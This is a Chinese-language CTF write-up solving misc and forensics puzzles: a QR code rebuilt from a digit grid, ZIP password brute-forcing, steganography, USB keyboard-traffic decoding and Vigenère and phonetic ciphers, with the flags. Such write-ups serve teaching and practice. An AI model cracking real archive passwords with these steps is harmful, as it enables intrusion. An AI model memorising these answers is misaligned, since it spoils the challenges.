
010最底下看到base64，但no flag






然后看文件头发现头没了，补上得到图片





扫描得到flag



小白小黑

解题人：dmw

看到标题首先就联想到二维码黑白


下载题目文件看到全是数字，但刚好256行256列正方形

文件　编辑　查看

```
129099229930032920239990103090222339222203929913929091201939300933 10
099132000200911201131920311332190293031399391012120101991232990021999123100921119103109919331039303000301321932309 30
130313121999020993301300011191332301011121039192100293203321300000 00
102321290203309331931203111003913209120302030390203221211091912002209930019009902213903990111029203902330099331392 33
123222211119220013022321912212390212391319019293091013999232111301 3
101231130121990101920032330390093112230293110199193092031130913902013391913903102133202303392131990202930133090933 12
292003931930099311900129030221022111320000223019213303922931100991 0
321913932399390930113990920120322103399311330003321109291312991939900039129199133031291022993920993191929903100302 03
190031121003909133109012103222919113301392011012110023331330312230 92
993900209220193111039292399129919103022010003309219322292391391393112910193913239219199930921131102203900029239099 29
090112123090221199310301300133203120200223121292120039919030031019 12
293100011913092102032919292322390319331201130033191990232090003921399919231299202293133911399929113021392913933212 03
129919203932031391399320331909922930292010229922213312223931001202 39
022023390019031300109033099902129399190111330199931921092132919292992293090331390333110100231313391209209219103139 91
300309113239211992312029923912022090209999913132011019090913910300 92
123219200930029312111223933091310909202330992120930990390012193090102301193922011091091912090999121030133922231222 30
020011320919101022910203919923091331990331203322320021319012020231 03
021901390103100203301900020102322001930133901320233912009291993230312019033299902232399092119220291901231119291020 91
120002121130293909023203331213113222030999099923212102033932399323 21
930321013031933931221133322230220310011319192209393200090222031011931019312910220091933903900312912233002393112221 31
219920100933922930212991201190291023332103109920322302120113929291 92
201203102931999393131302331301120003200099200312399092130990330902210319131002933903900319919319029903233192203199 31
922233091091291021390132019210293032300933119329220209323393300112 93
210002131099100931219111029992300903292931220319190221312203011092330999029233200993019933022139213321991033039192 12
119222390119929932901901190929902332902329301329302113319201239191 13
092120929133012002099112120219239931320229010333100312011900209193021329992230003993131310001302012333209929191109 29
122131192212333319330233399233939999233032190312022239019031291999 99
191321331222900209932212902209932919220202210933221103319393991233921231222201113022391390229201913931130021233103 39
133210291291001920311119021300311901199103111911301202300239320 2392
100090920000299009910931109193220910321001093291191023020222010390110003299019923210399311232203022331919012999223 90
900000301133930109029333209091992231101330013923999023323210330912 9
920013213991030390130399293132012330030311302320900201333010931990939910139000333211209293122001310923203901032232 00
102092213920019039131022239133100112219930093191012909999919012910 03
923133001930939111231020919120033211930923303321312201139231932329302003239230130219010301303112300139310313323221 91
920929391099332929303910139133393129991323212130029310339332092 19039
039911993211913099393911111921231090139292329191232321292313299921111332022992320133133021310013093103031129002021 03
933212012233122102201223399200013212311112223202901091909210029201 09
929029111911002191201031101339320120030202313992930911912911902022001139019290009100100390331922123212092390911201 22
931903290203021222019909932919213919321930902919301101111022990001032
```

行 256，列 256

再根据题目描述大胆联想，白为0（zero）1（one）239（nine），黑为4（four）56（six）78（eight）



用python的pil库写个脚本生成图片

```python
with open("flag.txt","r") as f:
    map = f.readlines()
print(map)

from PIL import Image,ImageDraw
img_file1 = r"C:\Users\g0ubu1i\Desktop\1.png"
img = Image.new('RGB', (256, 256), (255, 255, 255))
draw = ImageDraw.Draw(img)
for i in range(0,256):
    for j in range(0,256):
        if(map[i][j]=='0'):
            draw.point((i,j),fill="white")
        if(map[i][j]=='1'):
            draw.point((i,j),fill="white")
        if(map[i][j]=='2'):
            draw.point((i,j),fill="white")
        if(map[i][j]=='3'):
            draw.point((i,j),fill="white")
        if(map[i][j]=='4'):
            draw.point((i,j),fill="black")
        if(map[i][j]=='5'):
            draw.point((i,j),fill="black")
        if(map[i][j]=='6'):
            draw.point((i,j),fill="black")
        if(map[i][j]=='7'):
            draw.point((i,j),fill="black")
        if(map[i][j]=='8'):
            draw.point((i,j),fill="black")
        if(map[i][j]=='9'):
            draw.point((i,j),fill="white")
img.show()
```

得到二维码

识别得到flag

镜流

解题人：g0ubu1i


压缩包密码弱口令爆破

```
Advanced Archive Password Recovery 统计信息:
加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\g0ubu1i\Desktop\timu.zip
总计口令: 417,361
总计时间: 15ms
平均速度(口令/秒): 27,824,066
这个文件的口令 : 306256
十六进制口令: 33 30 36 32 35 36
```

得到一张图片放大看发现有一些点，可知为图片大小像素点隐写

使用网上脚本修改提取之后得到

得到的图片lsb隐写后发现



得到flag

一心不可二用

解题人：g0ubu1i


apk文件本质上可以看为zip压缩包，所以解压后发现有flag.zip且存在提示

```
  File "script.py", line 2

                                ^
TabError: unexpected EOF while parsing

Exited with error status 1
```

搜索后发现正确的错误语句为

SyntaxError unexpected EOF while parsing


得到压缩包密码SyntaxError，解压后得到




ezUSB

解题人：g0ubu1i

打开附件为usb流量分析，推断为键盘流量



将筛选条件设为usb.src == "2.5.1"后提取HID DATA




将其转换为键盘输入为

_SOV_JMFYFFJS!!!}

明显为flag的后半段。

然后在流量包中找到一段数据为



提取后还原键盘数据为

AGGSZ{Kp_wn_YRV

目前flag为

AGGSZ{Kp_wn_YRV_SOV_JMFYFFJS!!!}

明显存在第二层加密

在尝试维吉尼亚加密时

将AGGSZ还原为ISCTF时，猜测密钥为SOEZUSB，明显符合，所以最终的flag为

AGGSZ{Kp_wn_YRV_SOV_JMFYFFJS!!!}


密钥 SOEZUSB 加密 解密

ISCTF{So_ez_USB_AND_VIGENERE!!!}

EZcrc

解题人：g0ubu1i

CRC爆破后得到



为utf-8编码


转为汉字后通过脚本

Plain Text


```
data = "大写的乌壹大写的资大写的喔大写的日大写的佛大写的资大写的佛大写的巫基得啊大写的迂大写的鹅科歪大写的巫科大写的日讷得壹坡欺大写的资叁大写的日大写的讷大写的日大写的鹅大写的鹅资大写的巫大写的希科巫大写的摸大写的鹅玖大写的希大写的日摸勒大写的摸大写的迂大写的哥思零大写的特大写的巫坡大写的基得大写的鹅壹欺啊大写的哥喝大写的喔鹅科勒叁大写的特科得大写的思啊大写的鹅玖大写的希大写的日大写的希勒摸大写的乌大写的特零玖"
dictt = {
    "乌":"u",
    "壹":"1",
    "资":"z",
    "喔":"o",
    "日":"r",
    "佛":"f",
    "资":"z",
    "佛":"f",
    "巫":"w",
    "基":"j",
    "得":"d",
    "讷":"n",
    "摸":"m",
    "鹅":"e",
    "欺":"q",
    "希":"x",
    "特":"t",
    "坡":"p",
    "玻":"b",
    "迂":"v",
    "歪":"y",
    "勒":"l",
    "科":"k",
    "伍":"5",
    "思":"s",
    "哥":"g",
    "陆":"6",
    "玖":"9",
    "零":"0",
    "啊":"a",
    "叁":"3",
    "喝":"h"


}
flag = ""
for i in range(len(data)):
    if data[i] == '大':
        pass
```

```
    elif data[i] == '写':
        pass
    elif data[i] == '的':
        i = i + 1
        flag += dictt[data[i]].upper()
    elif data[i-1] == '的':
        pass
    else:
        flag += dictt[data[i]]
print(flag)
```

得到



